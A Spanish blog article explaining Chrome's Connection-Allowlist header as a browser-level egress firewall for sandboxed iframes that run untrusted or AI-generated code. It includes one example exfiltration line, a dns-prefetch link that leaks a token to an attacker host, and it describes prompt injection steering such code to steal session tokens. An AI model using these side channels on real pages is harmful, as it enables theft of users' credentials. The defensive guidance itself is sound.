Cuando en una aplicación web necesitas incrustar un widget de chat de terceros, un módulo de analítica o una interfaz que una red neuronal genera al vuelo según la petición del usuario, te enfrentas a una disyuntiva. El primer camino es confiar en las reglas de Content Security Policy (CSP), declarar los dominios en la directiva connect-src y esperar que el navegador mantenga a raya el código ajeno. El segundo camino es montar proxies en el servidor y filtrar cada paquete a mano, perdiendo interactividad y tiempo de respuesta.
Estudié la especificación de listas de conexiones permitidas que los ingenieros de Google Sebastian Benz y José Luis Zapata presentaron para Chrome 152 (novedad que también destacó la comunidad «Библиотека фронтендера»). El primer camino hace tiempo que no garantiza la hermeticidad de los datos, y el segundo suele ser excesivo. La nueva cabecera HTTP Connection-Allowlist resuelve el problema directamente en el núcleo de red del navegador: activa para la página un modo firewall que bloquea por defecto todas las conexiones salientes y solo deja pasar paquetes según una lista blanca. Veamos, con el ejemplo de un servicio web con asistente de IA integrado, cómo funciona esta protección y cómo implementarla sin riesgo de tumbar producción.
Puntos ciegos de Content Security Policy: por qué las API modernas se fugan de las reglas CSP
Tomemos un escenario real: en el área privada de un servicio trabaja un asistente de IA que, ante la petición del usuario, arma un formulario interactivo y consulta al servidor del modelo https://api.example.com/*. El código de la interfaz se genera de forma dinámica y descarga paquetes externos, así que no se puede confiar ciegamente en él. Si en el prompt se cuela una instrucción maliciosa o se actualiza una dependencia comprometida, el script intentará enviar los tokens de sesión al servidor del atacante.
Parecería que para protegerte basta Content Security Policy: configuras connect-src y asunto cerrado. Pero el estándar CSP se diseñó para controlar qué recursos carga y ejecuta la página, no como un cortafuegos unificado de salida. La directiva connect-src funciona como un guardia en la puerta principal por donde pasan fetch(), XMLHttpRequest o WebSocket, pero deja abiertos canales alternativos:
- Precarga de DNS y conexiones. Las etiquetas
<link rel="dns-prefetch" href="//token.attacker.example">y<link rel="preconnect">obligan al navegador a enviar una consulta DNS. Para un atacante con su propio servidor DNS, el subdominiotokenen los registros ya es la clave robada. - Canales directos de WebRTC. El protocolo WebRTC transmite datos por UDP. La directiva
connect-srcno bloquea el establecimiento de conexiones P2P ni las ofertas SDP que viajan fuera de la pila HTTP. - Notificaciones en segundo plano y navegación. El atributo
<a ping="...">, la precarga mediante Speculation Rules API y el cambio de dirección del marco conwindow.locationesquivan las restricciones a scripts y se llevan los datos en los parámetros de la URL.
Cómo funciona Connection-Allowlist: firewall de red del navegador con denegación por defecto

Para no ir persiguiendo cada API por separado, los autores de Connection-Allowlist bajaron directamente al núcleo de red de Chromium. La petición no debe validarse al invocar una función de JavaScript, sino al salir de la pila de red del navegador, justo antes de abrir el socket.
El mecanismo aplica la regla clásica de los firewalls deny by default (todo lo que no está permitido explícitamente queda prohibido):
- El servidor entrega la página con la cabecera
Connection-Allowlist, poniendo en cuarentena el contexto del documento o del worker. - Ante cualquier acceso a la red —vía
fetch(),XMLHttpRequest,navigator.sendBeacon(),WebSocket,WebTransport, carga de medios,dns-prefetch,preconnect, Speculation Rules o el atributoping—, la pila de red compara la dirección de destino con la lista de patrones. - Si la dirección coincide con una regla de la lista blanca, el paquete sale a la red. De lo contrario, el navegador corta la operación con el estado
ERR_BLOCKED_BY_CLIENT, sin enviar un solo byte hacia fuera.
Además, los ingenieros de Chrome cerraron dos brechas clásicas para burlar listas de acceso: las redirecciones y WebRTC. Si en el dominio de confianza https://api.example.com/* aparece un endpoint que responde con 302 Found redirigiendo a un servidor ajeno, un navegador normal seguirá automáticamente la nueva dirección. Por eso en Connection-Allowlist todas las redirecciones HTTP y WebRTC están bloqueadas por defecto: cualquier respuesta 301 o 302 cerrará la conexión si las redirecciones no se habilitan de forma explícita.
Content Security Policy verifica qué tipo de contenido tiene permiso de cargar y ejecutar una página, dejando puntos ciegos en API de servicio y navegación. La cabecera Connection-Allowlist controla con qué direcciones de red tiene derecho la página a intercambiar paquetes, cubriendo de golpe todos los protocolos y precargas.
Configuración paso a paso: sintaxis URLPattern, token response-origin y modo de reportes
Armemos la configuración de cabeceras para nuestro servicio web con asistente de IA. Objetivo: permitir que el código dentro del sandbox se comunique con el servidor propio del widget y con la API del modelo en https://api.example.com/*, prohibiendo el resto de llamadas y validando primero las reglas sin bloquear tráfico.
En la cabecera se usa la sintaxis de patrones URLPattern entre paréntesis:
Reporting-Endpoints: security-endpoint="https://analytics.example.com/network-reports"
Connection-Allowlist-Report-Only: ("https://api.example.com/*" response-origin); report-to=security-endpoint

Connection-Allowlist: ("https://api.example.com/*" response-origin); redirects=allow
Las dos primeras líneas activan el modo seguro de auditoría Connection-Allowlist-Report-Only junto con Reporting-Endpoints. Si un script dentro del widget intenta acceder a un dominio no contemplado (por ejemplo, para bajar una fuente de un CDN externo), el navegador no romperá la interfaz, pero enviará un reporte JSON de la infracción a https://analytics.example.com/network-reports. Así puedes probar las reglas con tráfico real y detectar endpoints olvidados.
La tercera línea activa el bloqueo en producción con Connection-Allowlist. El patrón "https://api.example.com/*" abre acceso a las rutas de nuestra API, mientras que el token response-origin añade automáticamente a la lista blanca el origen desde el cual el servidor entregó el documento HTML. El parámetro ; redirects=allow habilita las redirecciones HTTP estrictamente dentro del perímetro confiable: cada dirección en la cadena de redirección debe pertenecer a la lista blanca (si necesitas videollamadas, se añade ; webrtc=allow).
Arquitectura de aislamiento: por qué la cabecera solo es fiable en un iframe cross-origin
Aquí llegamos al límite principal de aplicabilidad. Colocar Connection-Allowlist directamente en el documento principal de todo el sitio para protegerse de código no confiable es un error grave. Primero, el documento raíz se comunica con decenas de servicios externos (pagos, mapas, analítica), y un filtro estricto en la página principal romperá integraciones legítimas con facilidad. Segundo, si un script de terceros o código generado por IA corre directamente en la ventana principal (same-origin), el bloqueo de red no le impedirá leer document.cookie, capturar contraseñas en el DOM de la página padre y exfiltrar los datos robados a través del canal permitido de tu propio backend.
Por eso la cabecera se aplica a un marco aislado de origen cruzado (cross-origin iframe), donde se encierra el código no confiable:
- Origen separado para el sandbox. Alojamos el widget en un dominio aislado (
sandbox.example-usercontent.com) para que el navegador lo trate como un origen externo. - Restricción de permisos con
sandbox. Incrustamos el iframe con privilegios mínimos:<iframe src="https://sandbox.example-usercontent.com/widget" sandbox="allow-scripts"></iframe>. Sin la banderaallow-same-origin, el código interno recibe un origen opaco (un mecanismo de aislamiento similar para workersdata:lo vimos en Novedades de Chrome 150: nuevos estándares CSS, mejoras en PWA y WebGPU Immediates) y no puede acceder awindow.parent. - Filtro de red en la respuesta del iframe. El servidor del sandbox entrega el HTML del marco con la cabecera
Connection-Allowlist: ("https://api.example.com/*" response-origin). El sandbox del DOM protege la página padre y el firewall de red encierra el tráfico dentro del iframe, algo especialmente crítico con el auge de las interfaces agénticas en el navegador (puedes profundizar en esta tendencia en Transformación de la plataforma web: personalización del scroll en Chrome 154, protocolos MCP y novedades de Chrome 155).
El mecanismo funciona a partir de Chrome 152 y navegadores basados en Chromium, mientras que en Safari (WebKit) y Firefox la especificación sigue debatiéndose en los grupos de trabajo de estándares. Por eso conviene mantener las reglas básicas de CSP como una capa adicional de defensa en profundidad.
Hoy mismo puedes comprobar adónde llaman en realidad los componentes de terceros de tu proyecto sin tocar producción. Abre un entorno local en Chrome 152+, añade la cabecera Connection-Allowlist: (response-origin) a la respuesta de un iframe aislado y revisa las pestañas Network e Issues de Chrome DevTools: cada petición oculta a recolectores de métricas o precargas DNS aparecerá de inmediato con su tarjeta de diagnóstico de bloqueo.